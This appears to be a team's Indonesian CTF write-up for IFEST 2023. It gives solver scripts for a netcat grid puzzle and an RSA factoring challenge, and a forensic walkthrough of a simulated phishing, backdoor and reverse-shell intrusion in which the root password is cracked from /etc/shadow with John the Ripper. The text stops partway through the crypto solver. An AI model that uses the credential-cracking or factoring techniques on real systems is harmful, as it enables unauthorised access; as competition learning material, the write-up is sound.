Write Up "IFEST 2023"

Kacung Kessoku

a.k.a. Kerang Ajaib

By:

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
Daftar Isi

MISC / OTHERS

[120 pts] (s)tri(pes)angle love

FLAG: IFEST23{Joosph_janethseame}
Pertama dari hasil chat-an (foto) kita bisa dapat kalau dia ada share postingan ig. Dari **igshid** atau instagram share id. Dan diatasnya itu link postingan. Jadinya kita bikin link ig seperti ini https://www.instagram.com/p/CwkCHG8SuMH/
Selanjutnya dari postingan bisa dilihat adanya akun spotify.
Lalu, **dukun bertindak**
Jadi kita cek following mbak alesha, dan salah satunya Caltimurti. Trus kita lihat Joosph itu udh dicurigain dari awal kalau dia memang pacarnya (foto ~~pacaran~~ sama cewek)... trus alesha kan kitanya, jadi aku coba joosph (mirip nama cowo) sebagai username cowok, dan janeth sebagai cewek



[260 pts] Berhitung!

FLAG: IFEST23{if_CP_Enjoyer_exist_why_dont_CTF_Enjoyer_exist}
Dikasih link buat netcat, trus disuruh nyari jumlah angka dari 1-n yang paling panjang, dimana 1-n harus berada di adjacent tiles (termasuk diagonal). Cara nyelesaiinnya tinggal di bruteforce, karena tidak ada limit waktu connection (jadi pandai-pandai coding saja intinya).

Pertama kita baca sizenya (dari soal selalu 50x50 sih).

```
    size = io.readline(False).decode().split(' ')
    height = int(size[0])
    width = int(size[1])
    print(f'\nsize = {height} * {width}')
```

Lalu baca cari semua bilangan 1 dan catat koordinatnya

```
    place = []
    amt = 0
    for i in range(height):
        numbers = io.recvline(False).decode().split(' ')
        numbers = [int(n) for n in numbers]

        assert len(numbers) == width

        for j in range(width):
            if (numbers[j] == 1):
                place.append([i, j])
                amt += 1

        matrix.append(numbers)

    assert len(matrix) == height

    print(f'number of 1\'s found: {amt}')
```

Kemudian lakukan pencarian bilangan terpanjang untuk setiap koordinat bilangan 1, dan catat bilangan terbesarnya

```
    results = []
    for location in place:
        current = 2
        done = False
        x = location[0]
        y = location[1]
        while (not done):
            if (matrix[x][y] != current-1):
                print(matrix[x][y])
                print(current-1)
                exit()

            if (x >= 1 and y >= 1 and matrix[x-1][y-1] == current):
                x = x-1
                y = y-1
```

```
                current += 1
            elif (x >= 1 and matrix[x-1][y] == current):
                x = x-1
                current += 1
            elif (x >= 1 and y <= width-2 and matrix[x-1][y+1] ==
current):
                x = x-1
                y = y+1
                current += 1
            elif (y >= 1 and matrix[x][y-1] == current):
                y = y-1
                current += 1
            elif (y <= width-2 and matrix[x][y+1] == current):
                y = y+1
                current += 1
            elif (x <= height-2 and y >= 1 and matrix[x+1][y-1] ==
current):
                x = x+1
                y = y-1
                current += 1
            elif (x <= height-2 and matrix[x+1][y] == current):
                x = x+1
                current += 1
            elif (x <= height-2 and y <= width-2 and matrix[x+1][y+1] ==
current):
                x = x+1
                y = y+1
                current += 1
            else:
                if (len(results) > 0 and current-1 > max(results)):
                    print(f'found largest: {current-1}')

                results.append(current-1)
                done = True
```

Terakhir, cek apakah array result kosong (kasus jarang), jika iya maka kita akan menjawab 0, jika tidak kita dapat gunakan rumus (n*(n+1))/2 untuk menghitung jumlah 1-n terpanjang.

```
    print(results)
    if (len(results) == 0):
        io.sendlineafter(b'menjawab = ', b'0')
    else:
        maximum = max(results)
```

```
        n = (maximum * (maximum + 1)) // 2
        print(f'max value: {maximum}, sending {n}')
        io.sendlineafter(b'menjawab = ', str(n).encode())
```

Kode final:

```
from pwn import *

HOST = '103.152.242.235'
PORT = 26693

io = remote(HOST, PORT)
context.log_level = "debug"
io.recvuntil(b'soal...\n')

finished = False
while (not finished):
    size = io.readline(False).decode().split(' ')
    height = int(size[0])
    width = int(size[1])
    print(f'\nsize = {height} * {width}')

    matrix = []

    place = []
    amt = 0
    for i in range(height):
        numbers = io.recvline(False).decode().split(' ')
        numbers = [int(n) for n in numbers]

        assert len(numbers) == width

        for j in range(width):
            if (numbers[j] == 1):
                place.append([i, j])
                amt += 1

        matrix.append(numbers)

    assert len(matrix) == height

    print(f"number of 1's found: {amt}")

    results = []
    for location in place:
```


```
        current = 2
        done = False
        x = location[0]
        y = location[1]
        while (not done):
            if (matrix[x][y] != current-1):
                print(matrix[x][y])
                print(current-1)
                exit()

            if (x >= 1 and y >= 1 and matrix[x-1][y-1] == current):
                x = x-1
                y = y-1
                current += 1
            elif (x >= 1 and matrix[x-1][y] == current):
                x = x-1
                current += 1
            elif (x >= 1 and y <= width-2 and matrix[x-1][y+1] ==
current):
                x = x-1
                y = y+1
                current += 1
            elif (y >= 1 and matrix[x][y-1] == current):
                y = y-1
                current += 1
            elif (y <= width-2 and matrix[x][y+1] == current):
                y = y+1
                current += 1
            elif (x <= height-2 and y >= 1 and matrix[x+1][y-1] ==
current):
                x = x+1
                y = y-1
                current += 1
            elif (x <= height-2 and matrix[x+1][y] == current):
                x = x+1
                current += 1
            elif (x <= height-2 and y <= width-2 and matrix[x+1][y+1] ==
current):
                x = x+1
                y = y+1
                current += 1
            else:
                if (len(results) > 0 and current-1 > max(results)):
                    print(f'found largest: {current-1}')

                results.append(current-1)
```

```
                done = True

    print(results)
    if (len(results) == 0):
        io.sendlineafter(b'menjawab = ', b'0')
    else:
        maximum = max(results)

        n = (maximum * (maximum + 1)) // 2
        print(f'max value: {maximum}, sending {n}')
        io.sendlineafter(b'menjawab = ', str(n).encode())
```

FORENSIC

[480 pts] SOC

FLAG:
IFEST23{inilah_yang_namanya_realworld_scenario_forensic_yang_masuk_ke_dalam_ctf_:D}



QUESTIONS :
[1.] What is the hacker's email?
(all lower-case)
-->

[2.] What is the full title of the malicious-intended mail?
(copypaste)
-->

[3.] The hacker gave the IP Address and port to the victim to download the file, which is the backdoor. What's the IP and Port then? (Answer with full URL ==> https://address:port/)
-->


[4.] What is the fullpath of uploaded backdoor?
-->

[5.] What is the user's name that the hacker had his foothold as? (all lower-case)
-->


[6.] What is the secret file's fullpath that was extracted by the hacker? (copypaste)
-->

[7.] It seems that the hacker successfuly became root user via bruteforce. What's the root password? (all lower-case)
-->

Chall ini merupakan chall yang cukup menarik karena benar-benar relate dengan forensics di dunia nyata dan ya.. cukup memakan memory😀 13 GB cuyyyy



Ketika di-*extract* menggunakan 7z x, diperoleh beberapa file




Note: writeup dibuat setelah kompetisi berakhir. Jadi abaikan saja ya jamnya😀

Awalnya tertarik dengan file Potential.info namun sebenarnya tidak ada hal yang menarik. Lalu, kemudian mencoba membuka berbagai cara untuk membuka file-file lainnya namun tidak berhasil. Setelah melalui banyak searching, kami akhirnya memutuskan untuk mencoba men-*download* autopsy dan yeah ternyata file tersebut bisa dibuka. Melalui

hasil searching juga diperoleh bahwa main file-nya sebenarnya adalah Potential.E01 jadi kami hanya fokus pada file tersebut.

Kegunaan investigasi pada chall




Ketika membuka autopsy, langsung saja ditemukan jawaban soal 1, 2, dan 3. Dari email tersebut juga diperoleh informasi bahwa korban mendownload file bernama backend-push-utility.php. Kami langsung saja mencari di mana file tersebut terdapat namun tidak menemukannya.


▼ View Hint

Ingat, ini Linux File System. Pertama-tama, cari di tempat dimana orang biasanya menaruh file-file penting atau lokasi By-Default dan jangan over-think.


Dengan bantuan hint, kami langsung berpikir bahwa file didownload di /home/{USER}/Downloads dan benar kami menemukannya.



Hal tersebut juga menjawab soal ke-5, yaitu user yang bernama donat. Lalu, untuk menjawab soal ke-6, kami mencari-cari file yang dirasa penting dan kami menemukan file berikut.



Untuk menjawab soal ke-7, kami mencari-cari ke /var/log dll namun tidak berhasil menemukannya. Kami sebenarnya sudah menduga ada di /etc/shadow namun tidak ada di Potential.E01. Salah satu dari kami mencoba melakukan autopsy pada file Potential.E02 dan yeah ditemukan /etc/shadow dan langsung saja dibuka dan dilakukan dekripsi menggunakan john the ripper.




Selesai deh. Tapi, saat melakukan submit, jawaban soal ke-6 kami salah.


```
WSL at frennn ~                                                    100% 15:36:04
nc 103.152.242.235 9090
Apa nama email milik hacker?
(Semua lower-case)
>> Jawaban nomor 1 : alexsteven2211@gmail.com
[+] Nice Benar

Apa judul dari email phishing tersebut?
(copypaste)
>> Jawaban nomor 2 : Internal Pre-Assessment : Backend Progress Utility
[+] Nice Benar

Hacker tersebut mengirim URL domain miliknya kepada korban agar korban dapat mengunduh file berbahaya tersebut.
Apa URLnya?
(Format Jawaban → https://address:port/)
>> Jawaban nomor 3 : http://192.168.68.128:12341/
[+] Nice Benar

Apa full-filepath tempat dimana file berbahaya tersebut mendarat di komputer korban?
(Contoh : /var/keren/juga/nih/formatnya.txt)
>> Jawaban nomor 4 : /home/donat/Downloads/backend-push-utility.php
[+] Nice Benar

Hacker melakukan reverse-shell dan masuk ke dalam sistem korban.
Nah, apa nama user yang sedang di-hijack oleh hacker saat itu?
(Semua lower-case)
>> Jawaban nomor 5 : donat
[+] Nice Benar
```

```
Apa full-filepath dari file rahasia yang hacker berhasil ambil dari sistem korban?
(copypaste)
>> Jawaban nomor 6 : /root/control-and-handling-of-top-secret.pdf
[-] Ya, salah

Nampaknya hacker berhasil menjadi user "root" dengan cara bruteforce/menebak password secara manual.
Nah, apa passwordnya?
(copypaste)
>> Jawaban nomor 7 : donat123
[+] Nice Benar

Kurang tepat.
Flagnya akan diberikan kalau semua sudah benar.
```

Setelah berbicara dengan problem setter, ternyata memang jawaban kita sudah benar.



Karena netcatnya bermasalah, langsung saja didapatkan flag dari problem setternya secara langsung:



Catatan: WOI game di laptop geming gw yg jadi korban. KEGEDEAN FILE AUTOPSY ama YG DI AUTOPSY !!!! >:V
RIP WarLander, RoR, War Thunder.

CRYPTO

[340 pts] Buka Rekening

FLAG: IFEST23{m4s1_tr4ns4ksi_p3rt4ma_l4_y4_c3c1ng_c3c1ng}


Diberikan chall:

```python
from Crypto.Util.number import *
import random


flag = b'IFEST23{REDACTED}'

p = getPrime(2048)
q = getPrime(2048)
e = 65537
n = p*q

rand = getPrime(1024)
rand1 = random.randint(21, 300)

eksponen = (inverse(e, (p-1)*(q-1))-1)//(2**rand1)
ppow = pow(random.randint(1, rand)*p**rand1 + 1, eksponen, n)

enkripsi = pow(bytes_to_long(flag),e,n)
print(f'n = {n}')
print(f'e = {e}')
print(f'ppow = {ppow}')
```

```
print(f'enkripsi = {enkripsi}')
```

Persamaan ppow dapat kita sederhanakan menjadi:

Misalkan random.randint(1, rand) = r, rand1 = b, dan eksponen = e



Dari persamaan tersebut diperoleh bahwa p adalah gcd dari ppow^(2b)-1 dengan n. Dengan demikian, diperoleh solver sebagai berikut.

```
from Crypto.Util.number import *
from math import gcd

n =
359137226031195651301629100595114539658488226917724001516837745109986666673903
580600335175189520047849201703213958597763064107580360092949277212255482167065
022392036461357557853308917707554834857171582251358334934880826651395516343808
379802442758892934127273627079404929956590697149802049128030352979559552411197
718083991447055580796458312098439410115563471417575086569969372626305630694455
401185030068539305829191662070667702108830206248762427469640485982977937671944
625035381136432125719076659726852327908366028399191146133039423102315111812703
505576686715798445522261066725250666883153123053276187743286640192604157142915
479377883865710712859023386791002648508967824887332510395673722129800413191666
966424440549301884078768477558488394772863441567721136849220098827142412501256
403291182177118788891718408026079357776435600298288066674267730383041501837494
981576766323254560547563407710348260822581419479039325218218362653886577375039
477472983667803674973590367082103738265846630489525290565100305561061188187425
187109121170525927992109806226041002404483048187699345445218947556589258586152
125873526474742184012348518573029267816783222517894329542313565005033177628100
771186175538646885257943902178227067616139348145593778257069671
```

```
e = 65537
ppow =
162570295834632812957730886797489688266965561915375412710318297183456273733589
796536186192143434916883043170340540099484390662036196773050608208939767444113
771368634075981186435839481077294072735999232686813846358547833337933739061506
175409385954500120582904171479529119064040758684952777600989062833026679126155
